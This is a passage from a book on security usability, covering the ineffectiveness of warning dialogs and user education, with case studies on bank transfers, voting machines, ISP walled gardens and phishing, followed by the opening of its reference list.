
Figure 64: Least-privilege viewing of potentially malicious documents

This is exactly what Microsoft did in the Protected View capability that was (finally) added to Office 2010 after years of malware exploits via Office documents. What Protected View does is open potentially risky documents such as ones sourced from the Internet, email attachments, and ones that contain certain telltale inconsistencies, in a sandbox similar to the one used by Internet Explorer, discussed in "Least Privilege" on page 340 and shown in Figure 64. A convenient side-effect of this change is that it makes redundant various warning dialogs that are essentially asking the user whether they want to open a document whose safety they can only ascertain

---

[50] This may then run into a sort of analogue of Gődel's incompleteness theorem in which any programmable system that's powerful enough to be interesting is also powerful enough to do things that you don't really want it to given the right circumstances.

once they've already opened it. This redesign increases both usability by removing pointless warning dialogs and security by reducing the amount of damage that a malicious document can do [655][656].

Unfortunately the general practice seems to be moving in exactly the opposite direction, one example being the Windows Sidebar that was introduced in Windows Vista, whose only possibly security setting for scripts is "full access" (other settings are theoretically possible but not supported at the time of writing), and which serves arbitrary third-party scripts/gadgets from a Microsoft official web site, a sure recipe for disaster once it becomes a lucrative enough target for malware authors to specifically target it. Since most users seem to be unaware of the extensible nature of the Sidebar, or even its existence in many cases, there was little incentive for the malware industry to target it, but five years after it was introduced Microsoft finally realised that these scripts/gadgets were an accident (or at least a malware infestation) waiting to happen and did the only thing they could to fix them: they disabled them completely [657][658].

Figure 65: A typical security dialog translated into plain language

Another reason why user education doesn't work is that it's often used as a catch-all for problems that are too hard for the security application developer to solve: "If a problem is too complicated to solve easily, we'll make it a user education issue, and then it's someone else's problem". Any dialog that asks a question phrased something like "There may or may not be something dangerous ahead, do you want to continue?" is an example of an instance where the application developer has simply given up (see Figure 65). Interaction designer Alan Cooper calls this "uninformed consent"— all the power of the application's security mechanisms is now being controlled by a single user judgement call [577]. By offloading this responsibility, the user will still fall head-first down the mine-shaft, but now it's their fault and not the developer's. As one study into the usability of authentication systems puts it, "not only is it short-sighted to assume that users will be adequately trained, but it is unrealistic to place such a burden on users" [659].

HCI researchers label this use of dialogs warn-and-continue (WC), acknowledging the fact that the majority of users will dismiss the dialog and continue anyway. The user's handling of such confirmation dialogs has been characterised as "Yes, yes, yes, yes, oh dear" [660]. While dropping security decisions into a WC may satisfy the application developer, it does little to protect the user, with one study into the (in-)effectiveness of WC dialogs in relation to email attachments finding that "with warn-and-continue the participants tended to open almost every type of attachment" [661].

The pitfalls of this "not-my-problem" approach to handling responsibility for security decisions was illustrated in one study into the effectiveness of browser security which found that "users expect the browser to make such trust decisions correctly; however browser vendors do not accept this responsibility, and expect users to make the ultimate trust decision" [72]. As a result no-one took responsibility for (in this case) trusting keys and certificates, since both sides assumed that it was the other side's problem and that they therefore didn't have to concern themselves with it. Psychology professor James Reason, whose specialty is the breakdown of complex technological systems, calls such design flaws latent pathogens, problems that aren't discovered until the user has fallen victim to them [662].

Part of the enthusiasm for user education as a silver bullet springs from a concept identified in the 1980s by social scientists studying the public communication of science, the deficit model of user education. The assumption is that users live in a

state of knowledge deficit, and if only we could educate them, everything would get better. As one book on the topic points out, "deficit thinking is tantamount to the process of 'blaming the victim'. It is a model founded on imputation, not documentation" [663]. It is, unfortunately, also incredibly beguiling to technologists and scientists, since if *they* can understand it all it would take is a little education and everyone else would understand it as well [664][665]. In the early 20th century this attitude even led to an entire pseudo-science of "accident-proneness" in which certain people were assumed to be naturally "accident-prone", with the solution being to try to educate them out of their problem or alternatively to not employ them in the first place [666].

The desire to escape responsibility via "user education" isn't limited to computer security, but also occurs in many other fields like nutrition (or health in general), influencing only a small minority of consumers while passing unnoticed by the large majority, who are vaguely aware of a problem but expect to get a single pill (or in computer terms a make-me-safe security suite) to take care of all of their problems [667].

Even when users are motivated to actively seek out health advice in the form of self-help information (what's technically referred to as bibliotherapy), the effectiveness is quite limited compared to what would be achieved when the same program is applied by trained professionals (failure rates as high as 100% aren't uncommon) [668]. The two main reasons for this are the fact that what the bibliotherapy is recommending is too difficult or the appropriate process too non-obvious for untrained users to apply (even a proven technique that works well with the aid of a facilitator like a doctor or therapist doesn't necessarily work when presented in self-help form), and the fact that a great many users drop out before completing the program (this is why many therapies and treatment processes employ ongoing contact with group members or therapists to ensure that things are progressing as required).

Another motivation for the proliferation of warning dialogs has been suggested by a Mozilla developer, who reports them as being "a chronicle of indecision within the walls of Netscape. Every option, confirmation window, and question to the user marks another case where two internal camps couldn't agree on the most secure way to proceed and instead deferred to the user's decision" [669]. Although developers are usually quite capable of shooting users in the foot without outside assistance, this degree of bureaucratic indecision can't have helped.

Firefox developers discovered via feedback from users that the users actually saw through this deception, recognising the warning dialogs as "intentionally obfuscated warnings that companies can point to later and say 'Look, we warned you!' [669]. Since the intent of security mechanisms is to gain the user's trust, exposing them to what are obviously weasel-words designed to pin the blame on them seems rather counterproductive. As Microsoft usability researcher Chris Nodder admits, "security dialogs present dilemmas, not decisions" [670]. With one study of browser handling of certificates finding that not a single browser rejected a "clearly invalid certificate", instead deferring to the user in every instance, it's not surprising that users have problems dealing with the issues that the dialogs present when even the developers, far more knowledgeable than the typical end user, don't want to deal with them [671].

Another interesting aspect of user interaction with confirmation dialogs came about as the result of a banking case in Norway in which a user accidentally typed a 12-digit bank account number as the target of a funds transfer operation instead of the intended 11-digit one, a mistake made easier by the fact that the number contained a run of three consecutive '5' digits that the user either misread or mistyped as four digits. The banking software silently truncated the value to 11 digits and proceeded to transfer $100,000 to the account of a random recipient who, delighted at his unexpected windfall, gambled most of it away before it could be tracked down (this problem would have been prevented through the use of transaction PINs (TANs) bound to the account, described in "Password Lifetimes" on page 574).

In court the victim argued that the bank shouldn't have accepted an obviously invalid account number and the bank argued that the victim shouldn't have confirmed the

transaction to the wrong account (Norwegian courts have historically sided with the banks, even when the evidence is quite flimsy [672]). To test the banks' argument, one of the expert witnesses in the case set up an experiment to determine just how much checking users actually performed when they were asked to confirm the transaction. They found that than 97.3% of users failed to notice a change of one or two digits in the account number, since they were checking for errors during the process of entering it but not after it had been entered [673]. After trying to wear down the customer in the hope that they'd drop the case, the bank eventually caved in just before the case went to trial when it became obvious that the customer wasn't going to give up. Due to the publicity that the case attracted, Norwegian law was later changed to make the banks take responsibility for problems of this kind.

This incident shows up the disconnect between what the designers thought the users would be confirming and what the users actually confirmed (another example of this is given in "Geeks vs. Humans" on page 149). Humans aren't very good at manually checking long strings of meaningless digits, but they are reasonably good at recognising names. By asking for confirmation of the transfer to the account-holder's name instead of a meaningless string of digits, the chances of this error occurring would have been greatly reduced.

As a further safety measure the software could have checked whether a payment to this account had been made before or whether the transaction was anomalous, for example by being for an unusually large amount being transferred. In this particular case either of these two checks would have caught the problem before it occurred (the "fix" that was actually made by the banks was the band-aid of rejecting 12-digit numbers, leaving the original problem in place ready to trip up the next victim to come along). A crypto-specific form of this type of safety check, called key continuity management, is covered in "Key Continuity Management" on page 375.

Usability designer Jakob Nielsen has a good discussion on creating effective online banking interfaces, which includes referring to accounts by name and/or account type instead of meaningless account numbers, describing upcoming dates in more useful terms like "today" or "tomorrow" instead of arbitrary days (which caused problems when users inadvertently entered or picked the wrong day for a scheduled funds transfer), and providing detailed plain-language descriptions of funds transfer operations rather than just "Transferring $2000 from account 123-456 to account 987-654" [261].

Attacks against the user interface are getting better and better as attackers gain more experience in this area. As these attacks evolve, they're tested in the world's largest usability testing lab (the real world), with ones that succeed being developed further and ones that fail being dropped (compare this to general-purpose software, where buggy and hard-to-use software often persists for years because the same evolutionary pressures don't exist).

One example of such an attack occurred with voting computers in the US. While these have had a never-ending stream of vulnerabilities exposed by security researchers, in one of the few cases in which voting computers were misused for fraud (at least that we know of, due to both design flaws and implementation errors we can't really determine what level of fraud is actually occurring), the attackers used a UI flaw rather than any of the large number of vulnerabilities in the machine, an ES&S iVotronic, to rig the votes. What happened was that election workers in Clay County, Kentucky, an area with a long history of voting fraud [674][675], were selling election results to the highest bidder. They managed to rig the elections by taking advantage of the fact that the user interface on the voting computers could be configured to act in a manner that contradicted the instructions given to voters, so that the final confirmation step in the voting process was never performed. Once the voter left the voting booth, the election workers would go in and "correct" the vote to the one that had been paid for [676].

Usability researchers have actually found that their work makes them much better at attacking users, because by studying security usability they're able to easily defeat the (often totally inadequate) security user interface in applications. Just as spammers

have employed professional linguists to help them to get around spam filters and phishers have employed psychology graduates to help them scam victims, so it's only a matter of time before attackers use user interface research against poorly-designed security applications (there's already evidence of some utilisation of usability research results by spammers [677]). As one study into the effectiveness of phishing puts it, "None of these [papers proposing security mechanisms] consider that these indicators of trust may be spoofed and that the very guidelines that are developed for legitimate organisations can also be adopted by phishers" [178]. Don't assume that some sort of user education can make a complex user interface provide security — it'll only work until the bad guys use its complexity against it, or a new crop of non-educated (for that particular interface) users appears.

Only a small number of real-world evaluations of the effectiveness of user education have been performed to date, and the outcomes have been discouraging (incidentally, if you are going to perform one of these evaluations then a good starting point is the RE-AIM framework that was developed to analyse the effects of health education efforts, which looks at Reach, how broadly applicable the program is, Efficacy, how effective it is, Adoption, how broadly it's been used outside the initial research trial group, Implementation, how easy it is to use, and Maintenance, whether it produced useful long-term results [678][679][680]). One study, unfortunately not public, tracked the percentage of users who clicked on links in spam over a five-year period and found that over the five years of user education attempts covered by the study the net decrease in users clicking on links was exactly zero. Another study found no difference in user responses to a phishing survey before and after they had attended a Cyber Security Summit, to the extent that the before and after responses could be merged into a single set of figures [397].

In another study that evaluated the effectiveness of trying to educate users about phishing, researchers discovered that the education attempts made no difference in users' ability to detect phishing email. What it did do was scare them into rejecting more phishing emails, but also rejecting proportionately more non-phishing emails (the same thing happened in the false-web-site detection tests discussed in "It's not a Bug, it's a Feature!" on page 132). The ratio of rejected phishing emails to non-phishing emails was identical before and after the "education", the only thing that had changed was users' fear-based rejection threshold for any email at all [681]. While fear-based marketing has long been a staple of the security industry (see the discussion of people's fears of losing something in "Effective Communication with Users" on page 529 for why this marketing strategy is so potent) this may be the first experiment that reveals that in some cases fear is the sole effect of trying to inform people of security issues.

These results are quickly explained by psychological research into the effectiveness of fear-based appeals. These types of appeals have been studied extensively in the two fields of medicine (where the work is mostly theoretical) and marketing (where it's applied practically and with great enthusiasm). The two main requirements for an effective fear-based appeal are that the target must be convinced that this is a serious problem that affects them, and that they can avoid it by taking some specific action (the technical term for this is "hazard matching") [682][683][684][685]. Although it's not hard to convince someone that spam, viruses, phishing, and assorted other Internet bogeymen are a very real threat, the best palliative measure that most users are aware of is the extremely vague "Run some anti-virus software" (not even up-to-date anti-virus software, something that came free with their Dell PC five years ago and that expired four years ago is fine). So while the fear-based appeal is half effective because it grabs the user's attention (in technical terms its arousal strength is high), the lack of any obvious ways to deal with the fear (in other words the lack of sufficient, or indeed any, hazard matching) means that it manifests itself mostly through maladaptive behaviour and inappropriate responses [686].

This problem was illustrated by a study on the (in-)effectiveness of browser phishing warnings in which users were warned that a site that they were about to visit looked suspicious but were given no clear instructions on what to do. As a result, at least for the few users who actually noticed the warning, they felt a bit uneasy but continued

anyway since they didn't know what else to do [687]. This situation was summarised by one usability study with the observation that users "do not understand the security problem that is explained and just click 'OK' because that is that only way to perform the desired action. Neither Netscape nor IE offer suggestions for a secure alternative" [688]. The US Department of Homeland Security's terror alert level system (technically the "Homeland Security Advisory System") is the prime real-world example of hazard matching failure, since there's no indication of what actions you need to take in response to any particular threat level.

There are some special cases in which it's possible to get around this problem by channelling users onto a safe path, so that they first get the fear-inducing warning of a problem and are then immediately directed towards a means of addressing it. For example Dutch ISP XS4ALL checks for infected client machines (via the miasma of malware-induced traffic emanating from them) and directs them to a web page that provides information about the problem, as well as links to sites like anti-virus providers that can be used to address it. The process is handled by funnelling users though a Squid web proxy that white-lists sites that'll be of use to users and blocks all other sites (the XS4ALL administrators monitor the Squid deny logs and periodically update the Squid configuration to allow access to new security vendors if they notice that users are trying to access the site of a vendor that isn't already allowed).

When faced with a need to take action, for example due to complaints about malicious activity from infected PCs, this so-called walled-garden approach[51] is seen as preferential to terminating customers that the ISP has received complaints about, which had been the practice before then. XS4ALL also permits a small number of mission-critical applications from infected machines like voice-over-IP (VoIP, some homes don't have conventional phone service but only VoIP) and SSL (for access to banking sites to pay utility bills, having customers die because the power to their dialysis machine was cut off due to unpaid bills is seen as a bigger liability than having them connect to their bank from an infected machine), but nothing else [607].

Research from real-life malware infections has shown that this, and similar proactive approaches by ISPs, have huge positive impacts on malware infections. For example in one study the walled-garden type of approach (disconnecting users from the public internet until they contacted the ISP for remediation) resulted in the number of infected users dropping to near-zero within a month or two, while the baseline ISPs who did nothing beyond emailed notifications or similarly ineffective measures would still have had a significant infected population years later had the particular piece of malware in the study not been shut down by external factors [689].

This is a highly effective application of the hazard matching model mentioned earlier because users are first alerted to the presence of a hazard and then immediately shown a means of responding to it. Surprisingly, this didn't lead to the predicted mass exodus of customers to other ISPs because after their initial reaction of "my Internet broke" most customers' next reaction was "oh, you've helped me". This is consistent with surveys of user attitudes which show that almost all users think that their ISP should alert them to malware infections and provide assistance in removing them [690][691], as well as related surveys showing that users expect service providers to take care of security issues in general [692] because it's something that the service providers are in a position to do and that users shouldn't have to bother with. This in turn follows expectations set by real-world experience where consumer protection legislation and liability issues require that vendors take active measures to safeguard consumers.

The same effect has been found in surveys of smartphone users, who in the case of Android users expected Android market to "screen not just for viruses or malware, but running usability tests, [...] they believed that Android was checking for copyright or patent violations, and overall expected Android to be protecting their brand" [401]. In other words they expected Android (whoever that might be, most users had no idea who was responsible for it) to do more or less what Apple was

---

[51] Calling it a leper colony is frowned upon.

already doing in its App Store, something that's discussed in "Activity-Based Planning" on page 477.

In fact it seems like the exact opposite is true. When an anti-malware company sent Google a list of several hundred malicious applications in the Google Play store (this being a small subset of the total number of malicious applications in the store), Google's initial response was to claim that the applications, including ones that functioned as spyware and trojan horses, made calls to expensive premium-rate numbers, or just collected sensitive data including the phone's IMEI and IMSI (International Mobile Equipment Identity and International Mobile Subscriber Identity), didn't violate Google's terms of service. When the anti-malware company called for clarification on how a particular piece of spyware that collected "a large amount of information about your phone, your carrier, your phone number, and your location and uploaded it to a website" could be compliant with the terms of service, they got no response from Google [693].

Other ISPs where the walled-garden approach has been trialled have reported that it's saved them considerable sums of money because instead of having to handle incidents manually by having support staff contact customers and walk them through disinfecting their machines, this approach automates the process and (mostly) has the customer take care of things themselves. This was confirmed by a formal study that applied an analysis technique that's previously been used to value the net benefits of government health and environmental policies, which found that users were quite willing to accept ISP price increases and some level of inconvenience in exchange for reductions in the risk of malware infection or identity theft [694].

In some cases phishers have even used "Educational messages" to mount their attacks. Since they raise users' fear levels without telling them how to protect themselves, they impair the users' ability to reason about the issue, thereby making them more vulnerable to attack. When an Australian bank sent email to its customers with tips for preventing identity theft it only took the phishers a few hours to follow it up with their own version of the warning complete with instructions to "Click here to verify your account" [467]. Unlike the Australian bank's original warning email, the phishing follow-up provided users with a means to respond to the fear that it caused, a very effective phish indeed.

Phishers will move remarkably quickly when a bank gives them an opportunity like this. For example when the HSBC bank in the UK started encouraging users of their online banking site to download the bank's custom security software it didn't take long for users to start getting a stream of helpful emails with convenient attachments to click on to download the (supposed) software [695].

Other education attempts have fared even worse. In the EV certificate evaluation discussed in "EV Certificates: PKI-me-Harder" on page 72, users actually performed worse after they'd been "educated" because they were inadvertently being trained to rely on the wrong security indicators, and as other earlier discussions have pointed out, US banks have a proud tradition of mis-educating users into insecure behaviour. One analysis of the "security" that results from this process calls it Scooby-Doo security, "and it would have worked too if it hadn't been for those pesky users" [696]. Outside the direct security context, widely-used applications like Facebook are also busy training users to do the wrong thing security-wise [697] (another example of social networking sites mis-educating users is given in "Password Mismanagement" on page 591). Against this level of competition, security education has little chance.

A more succinct summary of the fallacy of user education as a solution to the problem has been offered by anti-virus researcher Vesselin Bontchev: "If user education was going to work, it would have worked by now" [698][52].

References

---

[52] This can be extended to cover a range of other security technologies by substituting for "user education" replacement terms like "smart cards", "PKI", "alternatives to password-based authentication", and so on.

[1]   "Adaptive Thinking: Rationality in the Real World", Gerd Gigerenzer, Oxford University Press, 2000.

[2]   "Biases in deductive reasoning", Jonathan Evans, in "Cognitive Illusions: A Handbook on Fallacies and Biases in Thinking, Judgement and Memory", Psychology Press, 2004, p.127.

[3]   "Rationality and Reasoning (Essays in Cognitive Psychology)", Jonathan Evans and David Over, Psychology Press, 1996.

[4]   "The Psychology of Decision Making (second edition)", Lee Roy Beach and Terry Connolly, Sage Publications, 2005.

[5]   "Herding, social influence and economic decision-making: socio-psychological and neuroscientific analyses", Michelle Baddeley, *Philosophical Transactions of the Royal Society B (Biological Sciences)*, **Vol.365**, **No.1538** (27 January 2010), p.281.

[6]   "Decision making in complex systems", Baruch Fischhoff, *Proceedings of the NATO Advanced Study Institute on Intelligent Decision Support on Intelligent Decision Support in Process Environments*, Springer-Verlag, 1986, p.61.

[7]   "Theory of Games and Economic Behaviour", John von Neumann and Oskar Morgenstern, Princeton University Press, 1944.

[8]   "Emotion and Reason: The Cognitive Neuroscience of Decision Making", Alain Berthoz, Oxford University Press, 2006.

[9]   "Models of Man : Social and Rational", Herbert Simon, John Wiley and Sons, 1957.

[10]   "Reason in Human Affairs", Herbert Simon, Stanford University Press, 1983.

[11]   "Decision Analysis and Behavioural Research", Detlof von Winterfeldt and Ward Edwards, Cambridge University Press, 1986.

[12]   "Judgement in Managerial Decision Making (4th ed)", Max Bazerman, Wiley and Sons, 1997.

[13]   "Sorry, I Don't Get It: An Analysis of Warning Message Texts", Marian Harbach, Sascha Fahl, Polina Yakovleva and Matthew Smith, *Proceedings of the 2013 Workshop on Usable Security (USEC'13)*, April 2013, Springer-Verlag LNCS, to appear.

[14]   "The Fiction of Optimisation", Gary Klein, in "Bounded Rationality: The Adaptive Toolbox", MIT Press, 2001, p.103.

[15]   "Human Memory: An Adaptive Perspective", John Anderson and Robert Milson, *Psychological Review*, **Vol.96**, **No.4** (October 1989), p.703.

[16]   "Bounded Rationality in Macroeconomics", Thomas Sargent, Oxford University Press, 1993.

[17]   "Rethinking Rationality", Gerd Gigerenzer and Reinhard Selten, in "Bounded Rationality: The Adaptive Toolbox", MIT Press, 2001, p.1.

[18]   "Fault Trees: Sensitivity of Estimated Failure Probabilities to Problem Representation", Baruch Fischhoff, Paul Slovic and Sarah Lichtenstein, *Journal of Experimental Psychology: Human Perception and Performance*, **Vol.4**, **No.2** (May 1978), p.330.

[19]   "Recognition-primed decisions", Gary Klein, in "Advances in Man-Machine Systems Research 5", JAI Press, 1989, p.47.

[20]   "A recognition-primed decision (RPD) model of rapid decision making", Gary Klein, in "Decision making in action: Models and Methods", Ablex Publishing, 1993, p.138.

[21]   "Irrationality: The Enemy Within", Stuart Sutherland, Penguin Books, 1992.

[22]   "The Head Trip", Jeff Warren, Random House, 2007.

[23]   "Sources of Power: How People Make Decisions", Gary Klein, MIT Press, 1998.

[24]   "Die Logik des Mißlingens. Strategisches Denken in komplexen Situationen", Dietrich Dörner, rowohlt Verlag, 2003.

[25]   "When Do People Use Simple Heuristics and How Can We Tell?", Jörg Rieskamp and Ulrich Hoffrage, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999.

[26]   "Is There Evidence for an Adaptive Toolbox", Abdolkarim Sadrieh, Werner Güth, Peter Hammerstein, Stevan Harnard, Ulrich Hoffrage, Bettina Kuon,

Bertrand Munier, Peter Todd, Massimo Warglien and Martin Weber, in "Bounded Rationality: The Adaptive Toolbox", MIT Press, 2001, p.83.

[27] "Functional Imaging of Neural Responses to Expectancy and Experience of Monetary Gains and Losses" Hans Breiter, Itzhak Aharon, Daniel Kahneman, Anders Dale and Peter Shizgal, *Neuron*, **Vol.30**, **No.2** (1 May 2001), p.619.

[28] "Pathological gambling: a comprehensive review of biobehavioral findings", Anna Goudriaan, Jaap Oosterlaan, Edwin de Beurs and Wim Van den Brink, *Neuroscience & Biobehavioral Reviews*, **Vol.28**, **No.2** (April 2004), p.123.

[29] "Toward a Syndrome Model of Addiction: Multiple Expressions, Common Etiology", Howard Shaffer, Debi LaPlante, Richard LaBrie, Rachel Kidman, Anthony Donato and Michael Stanton, *Harvard Review of Psychiatry*, **Vol.12**, **No.6** (November/December 2004), p.367.

[30] "Should addictive disorders include non-substance-related conditions?", Marc Potenza, *Addiction*, **Vol.101** (September 2006), Issue Supplement s1, p.142.

[31] "The neurobiology of pathological gambling and drug addiction: an overview and new findings", Marc Potenza, *Philosophical Transactions of the Royal Society B (Biological Sciences)*, **Vol.363**, **No.1507** (12 October 2008), p.3181.

[32] "The Neurobiology of Addiction", Trevor Robbins, Barry Everitt and David Nutt (eds), Oxford University Press, 2010.

[33] "Gambling Near-Misses Enhance Motivation to Gamble and Recruit Win-Related Brain Circuitry", Luke Clark, Andrew Lawrence, Frances Astley-Jones and Nicola Gray, *Neuron*, **Vol.61**, **No.3** (12 February 2009), p.481.

[34] "Effects of the "near miss" and the "big win" on persistence at slot machine gambling", Jeffrey Kassinove and Mitchell Schare, *Psychology of Addictive Behaviours*, **Vol.15**, **No.2** (June 2001), p.155.

[35] "Gambling Near-Misses Enhance Motivation to Gamble and Recruit Win-Related Brain Circuitry", Luke Clark, Andrew Lawrence, Frances Astley-Jones and Nicola Gray, *Neuron*, **Vol.61**, **No.3** (12 February 2009), p.481.

[36] "Slot Machine Structural Characteristics: Creating Near Misses Using High Award Symbol Ratios", Kevin Harrigan, *International Journal of Mental Health and Addiction*, **Vol.6**, **No.3** (July 2008), p.353.

[37] "Factors associated with dopaminergic drug-related pathological gambling in Parkinson disease", Valerie Voon, Teri Thomsen, Janis Miyasaki, Minella de Souza, Ariel Shafro, Susan Fox, Sarah Duff-Canning, Anthony Lang and Mateusz Zurowski, *Archives of Neurology*, **Vol.64**, **No.2** (February 2007), p.212.

[38] "The Compass of Pleasure", David Linden, Viking, 2011.

[39] "Science And Human Behavior", B.F.Skinner, Macmillan, 1953.

[40] "Using Reinforcement to Strengthen Users' Secure Behaviors", Ricardo Villamarín-Salomón and José Brustoloni, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.363.

[41] "The Complete Problem Solver (2nd ed)", John Hayes, Lawrence Erlbaum, 1989.

[42] "The Ideal Problem Solver: A Guide to Improving Thinking, Learning and Creativity (2nd ed)", John Bransford and Barry Stein, Worth Publishers, 1993.

[43] "Choice Under Conflict: The Dynamics of Deferred Decision", Amos Tversky and Eldar Shafir, *Psychological Science*, **Vol.3**, **No.6** (1992), p.358.

[44] "Contingent Weighting in Judgment and Choice", Amos Tversky, Shmuel Sattath and Paul Slovic, in "Choices, Values, and Frames", Cambridge University Press, 2000, p.503.

[45] "The disjunction effect in choice under uncertainty", Amos Tversky and Eldar Shafir, *Psychological Science*, **Vol.3**, **No.5** (September 1992), p.261.

[46] "Consumer Preference for a No-Choice Option", Ravi Dhar, *Journal of Consumer Research*, **Vol.24**, **No.2** (September 1997), p.215.

[47] "Elastic Justification: How Unjustifiable Factors Influence Judgments", Christopher Hsee, *Organizational Behavior and Human Decision Processes*, **Vol.66**, **No.1** (1996), p.122.

[48] "Elastic Justification: How Tempting but Task-Irrelevant Factors Influence Decisions", Christopher Hsee, *Organizational Behavior and Human Decision Processes*, **Vol.62**, **No.3** (1995), p.330.

[49]   "Insights about Insightful Problem Solving", Janet Davidson, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.149.

[50]   "Characteristics of Skilled Option Generation in Chess", Gary Klein, S. Wolf, Laura Militello and Carolyn Zsambok, *Organizational Behavior and Human Decision Processes*, **Vol.62**, **No.1** (April 1995), p.63.

[51]   "Thought and Choice in Chess", Adriaan de Groot, Mouton De Gruyter, 1965.

[52]   "Metacognitive Aspects of Reading Comprehension: Studying Understanding in Legal Case Analysis", Mary Lundeberg, *Reading Research Quarterly*, **Vol.22**, **No.4** (Autumn 1987), p.407.

[53]   "Problem Solving", Alan Lesgold, "The Psychology of Human Thought", Cambridge University Press, 1988, p.188.

[54]   "Problem finding and teacher experience", Michael Moore, *Journal of Creative Behavior*, **Vol.24**, **No.1** (1990), p.39.

[55]   "Motivating Self-Regulated Problem Solvers", Barry Zimmerman and Magda Campillo, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.233.

[56]   "The psychology of experts: An alternative view", James Shanteau, in "Expertise and Decision Support", Plenum Press, 1992, p.11.

[57]   "Heuristic Evaluations vs. Usability Testing", Bob Bailey, February 2001, `http://webusability.com/article_heuristic_evaluation_part1_-2_2001.htm`.

[58]   "Environmental load and the allocation of attention", Sheldon Cohen, Advances in Environmental Psychology: Vol I — The Urban Environment: John Wiley & Sons, 1978, p.1.

[59]   "Decision making under stress: scanning of alternatives under controllable and uncontrollable threats", Giora Keinan, *Journal of Personality and Social Psychology*, **Vol.52**, **No.3** (March 1987), p.639.

[60]   "'Information Load' and Consumers", Debra Scammon, Journal of Consumer Research: An Interdisciplinary Quarterly, Vol.4, Issue 3, 1977, p.148.

[61]   "On Leaping to Conclusions When Feeling Tired: Mental Fatigue Effects on Impressional Primacy", Donna Webster, Linda Richter and Arie Kruglanski, *Journal of Experimental Social Psychology*, **Vol.32**, **No.2** (March 1996), p.181.

[62]   "Stress Prompts Habit Behavior in Humans", Lars Schwabe and Oliver Wolf, *The Journal of Neuroscience*, **Vol.29**, **No.22** (3 June 2009), p.7191.

[63]   "The Unsafe Sky", William Norris, Norton, 1982.

[64]   "How we Reason", Philip Johnson-Laird, Oxford University Press, 2006.

[65]   "Some experiments on the recognition of speech with one and two ears", E.C.Cherry, *Journal of the Acoustic Society of America*, **Vol.25**, **No.5** (May 1953), p.975.

[66]   "Some Philosophical Problems from the Standpoint of Artificial Intelligence", John McCarthy and Patrick Hayes, in "Machine Intelligence 4", Edinburgh University Press, 1969, p.463.

[67]   "Recognizing, Defining, and Representing Problems", Jean Pretz, Adam Naples and Robert Sternberg, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.3.

[68]   "Cognitive wheels: the frame problem of AI", Daniel Dennett, in "Minds, Machines, and Evolution", Cambridge University Press, 1984.

[69]   "Should OCD be Classified as an Anxiety Disorder in DSM-V?", Dan Stein, Naomi Fineberg, Joseph Bienvenu, Damiaan Denys, Christine Lochner, Gerald Nestadt, James Leckman, Scott Rauch and Katharine Phillips, *Depression and Anxiety*, **Vol.27**, **No.6** (June 2010), p.495.

[70]   "Why we Believe what we Believe", Andrew Newberg and Mark Waldman, Free Press, 2006.

[71]   "Descartes Error: Emotion, Reason, and the Human Brain", Antonio Damasio, Picador, 1995.

[72]   "Security and Identification Indicators for Browsers against Spoofing and Phishing Attacks", Amir Herzberg and Ahmad Jbara, Cryptology ePrint Archive, 2004, `http://eprint.iacr.org/2004/`.

[73]   "Heuristics and Reasoning: Making Deduction Simple", Maxwell Roberts, in "The Nature of Reasoning", Cambridge University Press, 2004, p.234.

[74]   "Beyond intuition and instinct blindness: toward an evolutionarily rigorous cognitive science", Leda Cosmides and John Tooby, *Cognition*. **Vol.50**, **No.1-3** (April-June 1994), p.41.

[75]   "The Adapted Mind: Evolutionary Psychology and the Generation of Culture", Jerome Barkow, Leda Cosmides and John Tooby (eds), Oxford University Press, 1995.

[76]   "Evolutionary Psychology: The New Science of the Mind", David Buss, Allyn and Bacon, 1998.

[77]   "Human Evolutionary Psychology", Louise Barrett, Robin Dunbar and John Lycett, Princeton University Press, 2002.

[78]   "The Evolution of Reasoning", Denise Dellarosa Cummins, in "The Nature of Reasoning", Cambridge University Press, 2004, p.273.

[79]   "Oxford Handbook of Evolutionary Psychology", Robin Dunbar and Louise Barrett (eds), Oxford University Press, 2007.

[80]   "Human Error: Cause, Prediction, and Reduction", John Senders and Neville Moray, Lawrence Baum Associates, 1991.

[81]   "Are humans good intuitive statisticians after all? Rethinking some conclusions from the literature on judgment under uncertainty", Leda Cosmides and John Tooby, *Cognition*, **Vol.58**, **No.1** (January 1996), p.1.

[82]   "The Adaptive Decision Maker", John Payne, James Bettman and Eric Johnson, Cambridge University Press, 1993.

[83]   "Betting on One Good Reason: The Take The Best Heuristic", Gerd Gigerenzer and Daniel Goldstein, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999, p.75.

[84]   "How Good are Simple Heuristics", Jean Czerlinski, Gerd Gigerenzer and Daniel Goldberg, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999, p.97.

[85]   "The Recognition Heuristic: How Ignorance Makes us Smart", Daniel Goldstein and Gerd Gigerenzer, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999, p.37.

